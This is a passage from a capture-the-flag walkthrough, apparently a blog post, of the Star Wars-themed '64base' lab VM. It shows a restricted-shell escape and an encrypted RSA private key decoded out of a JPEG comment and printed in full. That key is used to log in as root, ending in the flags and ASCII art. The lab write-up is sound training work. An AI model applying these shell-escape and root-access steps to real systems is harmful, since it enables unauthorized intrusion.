*.mka=**00**;**36**:\*.mp3=**00**;**36**:\*.mpc=**00**;**36**:\*.ogg=**00**;**36**:\*.ra=**00**;**36**:\*.wav=**00**;**36**:\*.axa=**00**;**36**:\*.oga=**00**;**36**:\*.spx=**00**;**36**:\*.xspf=**00**;**36**:

MAIL=/var/mail/**64**base

PATH=/var/alt-bin

PWD=/**64**base

LANG=en\_GB.UTF-**8**

GCC\_COLORS=error=**01**;**31**:warning=**01**;**35**:note=**01**;**36**:caret=**01**;**32**:locus=**01**:quote=**01**

SHLVL=**1**

HOME=/**64**base

LANGUAGE=en\_GB:en

LOGNAME=**64**base

SSH\_CONNECTION=**192.168.56.1** **51084** **192.168.56.103** **62964**

\_=/var/alt-bin/env

**64**base@64base:~$

Interesting, it looks like a custom **PATH=/var/alt-bin**. Usually you would run **ls** to list the contents of the directory, but since this is restricted, I can still use the **echo** command with an asterisk to 'glob' directory contents.

**64**base@64base:~$ echo /var/alt-bin/\*

/var/alt-bin/awk /var/alt-bin/base64 /var/alt-bin/cat /var/alt-bin/dircolors /var/alt-bin/droids /var/alt-bin/egrep /var/alt-bin/env /var/alt-bin/fgrep /var/alt-bin/file /var/alt-bin/find /var/alt-bin/grep /var/alt-bin/head /var/alt-bin/less /var/alt-bin/ls /var/alt-bin/more /var/alt-bin/perl /var/alt-bin/python /var/alt-bin/ruby /var/alt-bin/tail

**64**base@64base:~$

Usually, once you know which commands you can execute, I could research each one of them to see if there are known shell escapes associated with them. However, a particular file caught my eye:  **/var/alt-bin/droids**  
  
I run it to see what happens:

**64**base@64base:~$ /var/alt-bin/droids

-rbash: /var/alt-bin/droids: restricted: cannot specify `/' in command names

**64**base@64base:~$

Bah! That didn't work. But how about just "**droids**"? Since this is found directly in my $PATH, then I should be able to run **droids** all by itself without specifyinbg the full path.    
  
I type **droids** and all of a sudden I'm presented with the matrix:

[](https://4.bp.blogspot.com/-opLMlGKu4b4/WQkxZG8RkhI/AAAAAAAAGp4/CE3j69AxzxIk29eiiM3o6wdozdNDd5WMQCLcB/s1600/matrix.jpg)

I was able to escape with **ctrl + c** and now I'm presented with an **ASCII** image

**64**base@64base:~$ droids

So..

You found a way in **then**...

but, can you pop root?

/~\

|oo ) Did you hear that?

\_\=/\_

\_\_\_ / \_ \

/ ()\ //|/.\|\\

\_|\_\_\_\_\_|\_ \\ \\_/ ||

| | === | | \|\ /| ||

|\_| O |\_| *# \_ \_/ #*

|| O || | | |

||\_\_\*\_\_|| | | |

|~ \\_\_\_/ ~| []|[]

/=\ /=\ /=\ | | |

\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_[\_]\_[\_]\_[\_]\_\_\_\_\_\_\_\_/\_]\_[\_\\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_

**64**base@64base:~$

Interesting. What just happened? For some reason I get the urge to run **env** again sincethis is where I found the **droids** path and I'm presented with a properly updated **$PATH**!

**64**base@64base:~$ env

TERM=xterm-**256**color

SHELL=/bin/rbash

SSH\_CLIENT=**192.168.56.1** **51084** **62964**

SSH\_TTY=/dev/pts/**0**

USER=**64**base

LS\_COLORS=rs=**0**:di=**01**;**34**:ln=**01**;**36**:mh=**00**:pi=**40**;**33**:so=**01**;**35**:**do**=**01**;**35**:bd=**40**;**33**;**01**:cd=**40**;**33**;**01**:or=**40**;**31**;**01**:su=**37**;**41**:sg=**30**;**43**:ca=**30**;**41**:tw=**30**;**42**:ow=**34**;**42**:st=**37**;**44**:ex=**01**;**32**:\*.tar=**01**;**31**:\*.tgz=**01**;**31**:\*.arc=**01**;**31**:\*.arj=**01**;**31**:\*.taz=**01**;**31**:\*.lha=**01**;**31**:\*.lz4=**01**;**31**:\*.lzh=**01**;**31**:\*.lzma=**01**;**31**:\*.tlz=**01**;**31**:\*.txz=**01**;**31**:\*.tzo=**01**;**31**:\*.t7z=**01**;**31**:\*.zip=**01**;**31**:\*.z=**01**;**31**:\*.Z=**01**;**31**:\*.dz=**01**;**31**:\*.gz=**01**;**31**:\*.lrz=**01**;**31**:\*.lz=**01**;**31**:\*.lzo=**01**;**31**:\*.xz=**01**;**31**:\*.bz2=**01**;**31**:\*.bz=**01**;**31**:\*.tbz=**01**;**31**:\*.tbz2=**01**;**31**:\*.tz=**01**;**31**:\*.deb=**01**;**31**:\*.rpm=**01**;**31**:\*.jar=**01**;**31**:\*.war=**01**;**31**:\*.ear=**01**;**31**:\*.sar=**01**;**31**:\*.rar=**01**;**31**:\*.alz=**01**;**31**:\*.ace=**01**;**31**:\*.zoo=**01**;**31**:\*.cpio=**01**;**31**:\***.7**z=**01**;**31**:\*.rz=**01**;**31**:\*.cab=**01**;**31**:\*.jpg=**01**;**35**:\*.jpeg=**01**;**35**:\*.gif=**01**;**35**:\*.bmp=**01**;**35**:\*.pbm=**01**;**35**:\*.pgm=**01**;**35**:\*.ppm=**01**;**35**:\*.tga=**01**;**35**:\*.xbm=**01**;**35**:\*.xpm=**01**;**35**:\*.tif=**01**;**35**:\*.tiff=**01**;**35**:\*.png=**01**;**35**:\*.svg=**01**;**35**:\*.svgz=**01**;**35**:\*.mng=**01**;**35**:\*.pcx=**01**;**35**:\*.mov=**01**;**35**:\*.mpg=**01**;**35**:\*.mpeg=**01**;**35**:\*.m2v=**01**;**35**:\*.mkv=**01**;**35**:\*.webm=**01**;**35**:\*.ogm=**01**;**35**:\*.mp4=**01**;**35**:\*.m4v=**01**;**35**:\*.mp4v=**01**;**35**:\*.vob=**01**;**35**:\*.qt=**01**;**35**:\*.nuv=**01**;**35**:\*.wmv=**01**;**35**:\*.asf=**01**;**35**:\*.rm=**01**;**35**:\*.rmvb=**01**;**35**:\*.flc=**01**;**35**:\*.avi=**01**;**35**:\*.fli=**01**;**35**:\*.flv=**01**;**35**:\*.gl=**01**;**35**:\*.dl=**01**;**35**:\*.xcf=**01**;**35**:\*.xwd=**01**;**35**:\*.yuv=**01**;**35**:\*.cgm=**01**;**35**:\*.emf=**01**;**35**:\*.axv=**01**;**35**:\*.anx=**01**;**35**:\*.ogv=**01**;**35**:\*.ogx=**01**;**35**:\*.aac=**00**;**36**:\*.au=**00**;**36**:\*.flac=**00**;**36**:\*.m4a=**00**;**36**:\*.mid=**00**;**36**:\*.midi=**00**;**36**:\*.mka=**00**;**36**:\*.mp3=**00**;**36**:\*.mpc=**00**;**36**:\*.ogg=**00**;**36**:\*.ra=**00**;**36**:\*.wav=**00**;**36**:\*.axa=**00**;**36**:\*.oga=**00**;**36**:\*.spx=**00**;**36**:\*.xspf=**00**;**36**:

MAIL=/var/mail/**64**base

PATH=/var/alt-bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

PWD=/**64**base

LANG=en\_GB.UTF-**8**

GCC\_COLORS=error=**01**;**31**:warning=**01**;**35**:note=**01**;**36**:caret=**01**;**32**:locus=**01**:quote=**01**

SHLVL=**3**

HOME=/**64**base

LANGUAGE=en\_GB:en

LOGNAME=**64**base

SSH\_CONNECTION=**192.168.56.1** **51084** **192.168.56.103** **62964**

\_=/var/alt-bin/env

**64**base@64base:~$

I then use **find** to look for **flag5** again:

**64**base@64base:~$ /usr/bin/find / -name \*flag5\* 2>/dev/null

/var/www/html/admin/S3cR37/flag5{TG9vayBJbnNpZGUhIDpECg==}

**64**base@64base:~$

Excellent! I found **flag5:**

flag5{TG9vayBJbnNpZGUhIDpECg==}

## Flag6

Per usual, I **decode** **flag5**:

**64**base@64base:~$ echo "TG9vayBJbnNpZGUhIDpECg==" | base64 -d

Look Inside! :D

**64**base@64base:~$

It is telling me to look inside. What does that mean? I run **file** on **flag5** to see what they mean:

**64**base@64base:~$ file /var/www/html/admin/S3cR37/flag5{TG9vayBJbnNpZGUhIDpECg==}

/var/www/html/admin/S3cR37/flag5{TG9vayBJbnNpZGUhIDpECg==}: JPEG image data, JFIF standard **1.01**, resolution (DPI), density **72**x72, segment length **16**, comment: "4c5330744c5331435255644a546942535530456755464a4a566b4655525342", baseline, precision **8**, **960**x720, frames **3**

**64**base@64base:~$

Looks like this is a **JPEG** image! It also has a weird comment that appears to be in **HEX**. After I run **xxd** against it, I notice that the file isin, of course, **base64!** I decode that too:

**64**base@64base:~$ echo "4c5330744c5331435255644a546942535530456755464a4a566b4655525342" | xxd -p -r | base64 -d

-----**BEGIN** RSA PRIVATE base64: invalid input

**64**base@64base:~$

Ah-ha! It looks like the comment is the beginning of a **RSA Private Key!** Now, the real question is.. how do I extract the entire contents of this image?  Usually I would run **exiftool** against this image but it is not installed.  
  
My next idea is downloading the image locally and examining the file.  
  
So, I start my **SSH Server**:

eric@geoda:~$ sudo service ssh status

● ssh.service - OpenBSD Secure Shell server

Loaded: loaded (/lib/systemd/system/ssh.service; disabled; vendor preset: disabled)

Active: active (running) since Tue **2017**-**05**-**02** **21**:**04**:**37** CDT; **1**min **18**s ago

Main PID: **6625** (sshd)

Tasks: **1** (limit: **4915**)

CGroup: /system.slice/ssh.service

└─**6625** /usr/sbin/sshd -D

May **02** **21**:**04**:**37** geoda systemd[**1**]: Starting OpenBSD Secure Shell server...

May **02** **21**:**04**:**37** geoda sshd[**6625**]: Server listening on **0.0.0.0** port **22**.

May **02** **21**:**04**:**37** geoda sshd[**6625**]: Server listening on :: port **22**.

May **02** **21**:**04**:**37** geoda systemd[**1**]: Started OpenBSD Secure Shell server.

eric@geoda:~$

and **SCP** the file on over:

**64**base@64base:~$ scp /var/www/html/admin/S3cR37/flag5{TG9vayBJbnNpZGUhIDpECg==} eric@192**.168.56.1**:/tmp/flag5.jpg

Could not create directory '/64base/.ssh'.

The authenticity of host '192.168.56.1 (192.168.56.1)' can't be established.

ECDSA key fingerprint is 45:44:10:d9:e9:16:02:8b:86:b7:fc:b2:5b:a1:4c:10.

Are you sure you want to continue connecting (yes/no)? yes

Failed to add the host to the list of known hosts (/64base/.ssh/known\_hosts).

eric@192.168.56.1's password:

flag5{TG9vayBJbnNpZGUhIDpECg==} **100**% 192KB **192.0**KB/s **00**:**00**

**64**base@64base:~$

Now that the file has been copied down, I give myself **read** rights and I run **exiftool** to completely examine the **JPEG:**

eric@geoda:/tmp$ ls -lah flag5.jpg

-------r-- **1** eric eric **192**K May **2** **21**:**07** flag5.jpg

eric@geoda:/tmp$ chmod +r flag5.jpg

eric@geoda:/tmp$ exiftool flag5.jpg

ExifTool Version Number : **10.40**

File Name : flag5.jpg

Directory : .

File Size : **192** kB

File Modification Date/Time : **2017**:**05**:**02** **21**:**07**:**52**-**05**:**00**

File Access Date/Time : **2017**:**05**:**02** **21**:**07**:**52**-**05**:**00**

File Inode Change Date/Time : **2017**:**05**:**02** **21**:**10**:**34**-**05**:**00**

File Permissions : r--r--r--

File Type : JPEG

File Type Extension : jpg

MIME Type : image/jpeg

JFIF Version : **1.01**

Resolution Unit : inches

X Resolution : **72**

Y Resolution : **72**

Comment : **4**

Image Width : **960**

Image Height : **720**

Encoding Process : Baseline DCT, Huffman coding

Bits Per Sample : **8**

Color Components : **3**

Y Cb Cr Sub Sampling : YCbCr4:4:4 (**1** **1**)

Image Size : **960**x720

Megapixels : **0.691**

eric@geoda:/tmp$

I then take the contents of the **Comment** field and run **xxd** and **decode in base64** again:

eric@geoda:/tmp$ echo "" | xxd -p -r | base64 -d

-----**BEGIN** RSA PRIVATE KEY-----

Proc-Type: **4**,ENCRYPTED

DEK-Info: AES-**128**-CBC,**621**A38AAD4E9FAA3657CA3888D9B356C

mDtRxIwh40RSNAs2+lNRHvS9yhM+eaxxU5yrGPCkrbQW/RgPP+RGJBz9VrTkvYw6

YcOuYeZMjs4fIPn7FZyJgxGHhSxQoxVn9kDkwnsMNDirtcoCOk9RDAG5ex9x4TMz

**8**IlDBQq5i9Yzj9vPfzeBDZdIz9Dw2gn2SaEgu5zel+**6**HGObF8Zh3MIchy8s1XrE0

kvLKI252mzWw4kbSs9+QaWyh34k8JIVzuc1QCybz5WoU5Y56G6q1Rds0bcVqLUse

MSzKk3mKaWAyLXlo7LnmqqUFKHndBE1ShPVVi4b0GyFILOOvtmvFb4+zhu6jOWYH

k2hdCHNSt+iggy9hh3jaEgUnSPZuE7NJwDYa7eSDagL17XKpkm2YiBVrUXxVMnob

wXRf5BcGKU97xdorV2Tq+h9KSlZe799trTrFGNe05vxDrij5Ut2KcQx+**98**K8KpWL

guJPRPKGijo96HDGc3L5YsxObVg+/fj0AvsKfrcV/lxaW+Imymc1MXiJMbmCzlDw

TAWmaqkRFDyA1HUvtvSeVqS1/HjhDw9d4KsvsjkjvyeQTssfsdGcU0hDkXwRWssd

**2**d3G+Njm1R5ZLNgRlNpVGjhKC4AsfXS3J0z2t3BPM9ZOBMBe9Dx8zm5xFY9zWtrv

AGpr0Bh8KQwmpjQUc1afsqaQX0UHNLXT1ZOWKjg4SA3XC9dCEyFq0SIxQjO9LGCG

**4**Q5ncfUhmvtqyutCll2dXPsXVDe4eoD1CkvJNDY3KPW+GkN9L+**9**CPy8+DNunFIwx

+T++**7**Qg/uPXKq4M61IQ8034UhuRWS4TqP9azX3CG9LyoiB6VbKOeDwN8ailLKZBs

fY9Q6AM1sylizH1nnxKOtZQWurxjGJBIs62telMkas9yNMk3Lu7qRH6swO9sdTBi

+j0x4uDZjJcgMXxfb0w5A64lYFsMRzFj7Xdfy19+Me8JEhQ8KNXDwQKDyULFOTsz

**13**VfBNxYsyL5zGXNzyqZ4I/OO7Med2j0Gz0g21iHA/**06**mrs2clds6SUBGEvn8NiV

rSrH6vEs4Szg0x8ddGvQ0qW1vMkTRu3Oy/e10F745xDMATKRlKZ6rYHMCxJ3Icnt

Ez0OMXYdC6CiF/IWtgdU+hKyvs4sFtCBclSagmDTJ2kZdu4RRwYVV6oINz9bpOvE

Rx3HUqfnKShruzM9ZkiIkuSfRtfiMvbTzffJTS4c48CO5X/ReF/AaMxkbSdEOFsI

Fv9Xdi9SdNuxGHE2G4HvJdIprFUrVSpSI80wgrb245sw6gToitZ90hJ4nJ5ay7AG

Yiaa5o7877/fw6YZ/**2**U3ADdiSOBm+hjV2JVxroyUXbG5dfl3m8Gvf71J62FHq8vj

qJanSk8175z0bjrXWdLG3DSlIJislPW+yDaf7YBVYwWR+TA1kC6ieIA5tU3pn/I3

**64**Z5mpC+wqfTxGgeCsgIk9vSn2p/eetdI3fQW8WXERbDet1ULHPqtIi7SZbj8v+P

fnHLQvEwIs+Bf1CpK1AkZeUMREQkBhDi72HFbw2G/zqti/YdnqxAyl6LZzIeQn8t

/Gj4karJ1iM9If39dM5OaCVZR/TOBVaR8mrP7VtJor9jeH2tEL0toEqWB1PK0uXP

-----**END** RSA PRIVATE KEY-----

eric@geoda:/tmp$

Nice! As expected, this was in fact an **RSA Private Key!!**   
  
I **echo** this into my **authorized\_keys** file and take away all permissions besides my current user:

eric@geoda:/tmp$ echo "-----BEGIN RSA PRIVATE KEY-----

> Proc-Type: 4,ENCRYPTED

> DEK-Info: AES-128-CBC,621A38AAD4E9FAA3657CA3888D9B356C

>

> mDtRxIwh40RSNAs2+lNRHvS9yhM+eaxxU5yrGPCkrbQW/RgPP+RGJBz9VrTkvYw6

> YcOuYeZMjs4fIPn7FZyJgxGHhSxQoxVn9kDkwnsMNDirtcoCOk9RDAG5ex9x4TMz

> 8IlDBQq5i9Yzj9vPfzeBDZdIz9Dw2gn2SaEgu5zel+6HGObF8Zh3MIchy8s1XrE0

> kvLKI252mzWw4kbSs9+QaWyh34k8JIVzuc1QCybz5WoU5Y56G6q1Rds0bcVqLUse

> MSzKk3mKaWAyLXlo7LnmqqUFKHndBE1ShPVVi4b0GyFILOOvtmvFb4+zhu6jOWYH

> k2hdCHNSt+iggy9hh3jaEgUnSPZuE7NJwDYa7eSDagL17XKpkm2YiBVrUXxVMnob

> wXRf5BcGKU97xdorV2Tq+h9KSlZe799trTrFGNe05vxDrij5Ut2KcQx+98K8KpWL

> guJPRPKGijo96HDGc3L5YsxObVg+/fj0AvsKfrcV/lxaW+Imymc1MXiJMbmCzlDw

> TAWmaqkRFDyA1HUvtvSeVqS1/HjhDw9d4KsvsjkjvyeQTssfsdGcU0hDkXwRWssd

> 2d3G+Njm1R5ZLNgRlNpVGjhKC4AsfXS3J0z2t3BPM9ZOBMBe9Dx8zm5xFY9zWtrv

> AGpr0Bh8KQwmpjQUc1afsqaQX0UHNLXT1ZOWKjg4SA3XC9dCEyFq0SIxQjO9LGCG

> 4Q5ncfUhmvtqyutCll2dXPsXVDe4eoD1CkvJNDY3KPW+GkN9L+9CPy8+DNunFIwx

> +T++7Qg/uPXKq4M61IQ8034UhuRWS4TqP9azX3CG9LyoiB6VbKOeDwN8ailLKZBs

> fY9Q6AM1sylizH1nnxKOtZQWurxjGJBIs62telMkas9yNMk3Lu7qRH6swO9sdTBi

> +j0x4uDZjJcgMXxfb0w5A64lYFsMRzFj7Xdfy19+Me8JEhQ8KNXDwQKDyULFOTsz

> 13VfBNxYsyL5zGXNzyqZ4I/OO7Med2j0Gz0g21iHA/06mrs2clds6SUBGEvn8NiV

> rSrH6vEs4Szg0x8ddGvQ0qW1vMkTRu3Oy/e10F745xDMATKRlKZ6rYHMCxJ3Icnt

> Ez0OMXYdC6CiF/IWtgdU+hKyvs4sFtCBclSagmDTJ2kZdu4RRwYVV6oINz9bpOvE

> Rx3HUqfnKShruzM9ZkiIkuSfRtfiMvbTzffJTS4c48CO5X/ReF/AaMxkbSdEOFsI

> Fv9Xdi9SdNuxGHE2G4HvJdIprFUrVSpSI80wgrb245sw6gToitZ90hJ4nJ5ay7AG

> Yiaa5o7877/fw6YZ/2U3ADdiSOBm+hjV2JVxroyUXbG5dfl3m8Gvf71J62FHq8vj

> qJanSk8175z0bjrXWdLG3DSlIJislPW+yDaf7YBVYwWR+TA1kC6ieIA5tU3pn/I3

> 64Z5mpC+wqfTxGgeCsgIk9vSn2p/eetdI3fQW8WXERbDet1ULHPqtIi7SZbj8v+P

> fnHLQvEwIs+Bf1CpK1AkZeUMREQkBhDi72HFbw2G/zqti/YdnqxAyl6LZzIeQn8t

> /Gj4karJ1iM9If39dM5OaCVZR/TOBVaR8mrP7VtJor9jeH2tEL0toEqWB1PK0uXP

> -----END RSA PRIVATE KEY-----

> " > ~/.ssh/authorized\_keys

eric@geoda:/tmp$ chmod 0400 ~/.ssh/authorized\_keys

With my file setup, I try to login with **root**:

eric@geoda:/tmp$ ssh root@192.168.56.103 -p 62964 -i ~/.ssh/authorized\_keys

Enter passphrase **for** key '/home/eric/.ssh/authorized\_keys':

root@192**.168.56.103**'s password:

Permission denied, please try again.

root@192.168.56.103's password:

Permission denied, please try again.

root@192**.168.56.103**'s password:

Permission denied (publickey,password).

eric@geoda:/tmp$

So close! Looks like it still requires a password. But what's my password? I realized that the file that I copied down was a **JPEG** and I never actually viewed it.

[](https://3.bp.blogspot.com/-Z270_xL6bus/WQlHIEsoa-I/AAAAAAAAGqI/XMFFxgXDRZ4hTBjHV7Av5srdKN2s0NkYQCLcB/s1600/flag5.jpg)

It's a picture with the words "Use the Force". I bet this is the password! I tried many variations and "**usetheforce**" was the correct one!

eric@geoda:/tmp$ ssh root@192.168.56.103 -p 62964 -i ~/.ssh/authorized\_keys

Enter passphrase **for** key '/home/eric/.ssh/authorized\_keys':

Last login: Tue Apr **25** **18**:**38**:**02** **2017** from **192.168.56.1**

flag6{NGU1NDZiMzI1YTQ0NTEzMjRlMzI0NTMxNTk1NDU1MzA0ZTU0NmI3YTRkNDQ1MTM1NGU0NDRkN2E0ZDU0NWE2OTRlNDQ2YjMwNGQ3YTRkMzU0ZDdhNDkzMTRmNTQ1NTM0NGU0NDZiMzM0ZTZhNTk3OTRlNDQ2MzdhNGY1NDVhNjg0ZTU0NmIzMTRlN2E2MzMzNGU3YTU5MzA1OTdhNWE2YjRlN2E2NzdhNGQ1NDU5Nzg0ZDdhNDkzMTRlNmE0ZDM0NGU2YTQ5MzA0ZTdhNTUzMjRlMzI0NTMyNGQ3YTYzMzU0ZDdhNTUzMzRmNTQ1NjY4NGU1NDYzMzA0ZTZhNjM3YTRlNDQ0ZDMyNGU3YTRlNmI0ZDMyNTE3NzU5NTE2ZjNkMGEK}

root@64base:~*#*

Success! And there's **flag6!**

flag6{NGU1NDZiMzI1YTQ0NTEzMjRlMzI0NTMxNTk1NDU1MzA0ZTU0NmI3YTRkNDQ1MTM1NGU0NDRkN2E0ZDU0NWE2OTRlNDQ2YjMwNGQ3YTRkMzU0ZDdhNDkzMTRmNTQ1NTM0NGU0NDZiMzM0ZTZhNTk3OTRlNDQ2MzdhNGY1NDVhNjg0ZTU0NmIzMTRlN2E2MzMzNGU3YTU5MzA1OTdhNWE2YjRlN2E2NzdhNGQ1NDU5Nzg0ZDdhNDkzMTRlNmE0ZDM0NGU2YTQ5MzA0ZTdhNTUzMjRlMzI0NTMyNGQ3YTYzMzU0ZDdhNTUzMzRmNTQ1NjY4NGU1NDYzMzA0ZTZhNjM3YTRlNDQ0ZDMyNGU3YTRlNmI0ZDMyNTE3NzU5NTE2ZjNkMGEK}

## The Finale

I try to decode the flag but realize there were many iterations between **HEX** and **base64.** I run **xxd** and **base64 -d** multiple times until I get the original message:

root@64base:~*# echo "NGU1NDZiMzI1YTQ0NTEzMjRlMzI0NTMxNTk1NDU1MzA0ZTU0NmI3YTRkNDQ1MTM1NGU0NDRkN2E0ZDU0NWE2OTRlNDQ2YjMwNGQ3YTRkMzU0ZDdhNDkzMTRmNTQ1NTM0NGU0NDZiMzM0ZTZhNTk3OTRlNDQ2MzdhNGY1NDVhNjg0ZTU0NmIzMTRlN2E2MzMzNGU3YTU5MzA1OTdhNWE2YjRlN2E2NzdhNGQ1NDU5Nzg0ZDdhNDkzMTRlNmE0ZDM0NGU2YTQ5MzA0ZTdhNTUzMjRlMzI0NTMyNGQ3YTYzMzU0ZDdhNTUzMzRmNTQ1NjY4NGU1NDYzMzA0ZTZhNjM3YTRlNDQ0ZDMyNGU3YTRlNmI0ZDMyNTE3NzU5NTE2ZjNkMGEK" | base64 -d | xxd -r -p | base64 -d | xxd -r -p | base64 -d*

base64 -d /var/local/.luke|less.real

root@64base:~*#*

It says "**base64 -d /var/local/.luke|less.real**". I of course do as it says and I'm presented with the **finale!**

\ \ / / | | | | \_\_ \

\ \ /\ / /\_\_| | | | | | | \_\_\_ \_ \_\_ \_\_\_

\ \/ \/ / \_ \ | | | | | |/ \_ \| '\_ \ / \_ \

\ /\ / \_\_/ | | | |\_\_| | (\_) | | | | \_\_/

\_\_ \/ \_\/ \\_\_\_|\_|\_|\_|\_\_\_\_\_/ \\_\_\_/|\_|\_|\_|\\_\_\_| \_

\ \ / / | \_\_ \(\_) | | |\_ \_| | | |

\ \\_/ /\_\_ \_ \_ | | | |\_ \_\_| | | | | |\_| |

\ / \_ \| | | | | | | | |/ \_` | | | | \_\_| |

| | (\_) | |\_| | | |\_\_| | | (\_| | \_| |\_| |\_|\_|

|\_|\\_\_\_/ \\_\_,\_| |\_\_\_\_\_/|\_|\\_\_,\_| |\_\_\_\_\_|\\_\_(\_)

\_\_\_\_\_ \_ \_ \_ \_\_ \_\_ \_\_ \_ \_\_\_ \_ \_\_ \_\_\_ \_\_ \_\_ \_\_ \_ \_\_\_ \_ \_ \_\_ \_\_\_\_\_\_\_\_\_

%=x%= | |V| |\_)|\_ |\_) | |\_| | |\_) |\_| (\_ |\_ |\_) | |\_| |\| (\_ %=x%=x%=x

~~~~~ | | | | |\_ | \ | | | |\_ |\_) | | \_\_) |\_ | |\_ | | | | \_\_) ~~~~~~~~~

LS

.-. .-.

.=========. E x t e r i o r , A e r i a l V i e w

||.-.7.-.|| -----------------------------------------

||`-' `-'||

`========='

`-'| |`-'**8** **1** .............. Sensor Suite Tower

\_\_\_\_\_\_ |**9**| \_\_\_\_\_\_ **2** ... Heavy Twin Turbolaser Turrets

/ /\\_\_| |\_\_/\ \ **3** ............. Heavy Laser Turrets

/ \\_ / / |\_| \ \ \_/ \ **4** ....... TIE Fighter Launch Chutes

/\_\_\_(\\\/ \///)\_\_\_\ **5** ............... Heavy Blast Doors

\\_\_\_\_\\`==========='//\_\_\_\_/ 6 .................... Guard towers

/ '/ .-------. \\ \ 7 ........ Shuttle Landing Platform

\_\_/ //. \`+---+'/ .\\ \\_\_ 8 ........... AT-AT Docking Station

/\ \ ///x`.\|\_\_\_|/.'x\\\ / /\ **9** ................. Connecting Ramp

/ \ \ //`-.\_//| |\\\_.2'\\ / / \

/ \_.-==='\_\_\_\_\_//.-=-.\\\_\_\_\_\_`===-.\_ \

\ `-===.\-. \ `-=1' / .-/.===-' 3 / The pre-fabricated, multi-function

\ / / \\\ \ \.===./ /4/// \ \ / Imperial garrison base is the back-

\/\_/ \\\ | /.---.\ | /// \\_\/ bone of the Empire's occupational

\ \\\|/ |\_m\_| \|/// / forces. These heavily-armoured **for**-

\\_\_\_\_\_\=============/\_\_\_\_\_/ tresses have walls up to **10** meters

/\_\_\_\_/// \_\_\_ \\\\_\_\_\_\ thick to guard against ground

\ (\_//\\_\_|||||\_\_/\\\_) / assaults, and powerful deflector

\ / \|,,|||||,,|/ \ / shields protect them **for** air or

\\_\_\_\_\_| | **5** | **6**|\_\_\_\_\_/ space attacks.

`--' `--'

\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_

%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

U E x t e r i o r , S i d e V i e w

/\_\ -------------------------------------

1 [\_\_\_]

:`:': **1** .............. Sensor Suite Tower

`:::' 2 ... Heavy Twin Turbolaser Turrets

\_ :\_: \_ 3 ............. Heavy Laser Turrets

=[ ]2 [%] [ ]= 4 ....... Tie Fighter Launch Chutes

:=: :=: :=: 5 ............... Heavy Blast Doors

\_|\_|\_ \_\_| |\_\_ \_|\_|\_ 6 .................... Guard Towers

/ /XX|\ /\_\_|\_|\_\_\ /|XX\ \

3 /4/XXX| | \_/\_\_\_\\_ | |XXX\ \ 7 ....... AT-AT Walker

--===\_\_\_\_/--===X|\_|/\_\_\_\_\_\_\_\|\_|X===--\\_\_\_\_===-- 8 ........ AT-ST Scout

/\_\_| | /l\_\\ //\_|\ |\_|\_\_\

/~~.' | /:' \\ \_\_\_\_\_ // `:\ | `. \

/ | .' / | \\==|||||==// | \ `. | \ **7** **8**

/ .' | / .' | ||5|| 6| `. \ | `. \ xx= \_

/\_\_\_\_|\_\_|\_\_/\_\_|\_\_\_\_\_\_l\_\_|||||\_\_l\_\_\_\_\_\_|\_\_\\_\_|\_\_|\_\_\_\_\ ll <~

\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_

%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

O u t e r D e f e n s e s

| | ---------------------------

^\_[]\_^ ^\_[]\_^

|----| 5 |----| 1 ... High Voltage Death Fence

\_\_\_\_\_\_\_\_`-..-'\_\_\_\_\_\_\_\_4\_\_\_\_\_\_\_\_`-..-'\_\_\_\_\_\_ 2 ....... Perimeter Gate House

=========================================== 3 ........ Powered Force Field

`||' `||' **4** .......... Fortified Catwalk

|| ^==^ ^==^ || **5** ......... Observattion tower

\_\_\_.\_\_\_\_.\_ll\_.\_1\_|--| |--|\_\_\_.\_ll\_.\_\_\_\_.\_\_\_\_

XXX|XXXX|XIIX|XXX|--| **3** |--|XXX|XIIX|XXXX|XXXX

XXX|XXXX|XIIX|XXX| **2**| | |XXX|XIIX|XXXX|XXXX

The outer perimeter is marked by a high-voltage "death fence." Powered

Force fields placed at regular intervals along the fence may be turned off

to permit entry and exit. Observation towers, connected by fortified cat-

walks, are set back from the fence and constantly manned by stormtroopers.

Other outer defenses include energy mine fields, modified patrol Droids,

and AT-ST Scout Walkers.

\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_

%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

\_

/| L a n d i n g P l a t f o r m

-==+ -------------------------------

:

[\_\_\_\_\_\_\_\_\_\_] Up to two Lambda-class shuttles and four

`' || ||`-' AT-AT Walkers can dock at the platform.

======== =xx A loading ramp leads directly from the

|| || ll platform into the garrison complex.

~~~~~~~~~~~~~~~~~~~~~~

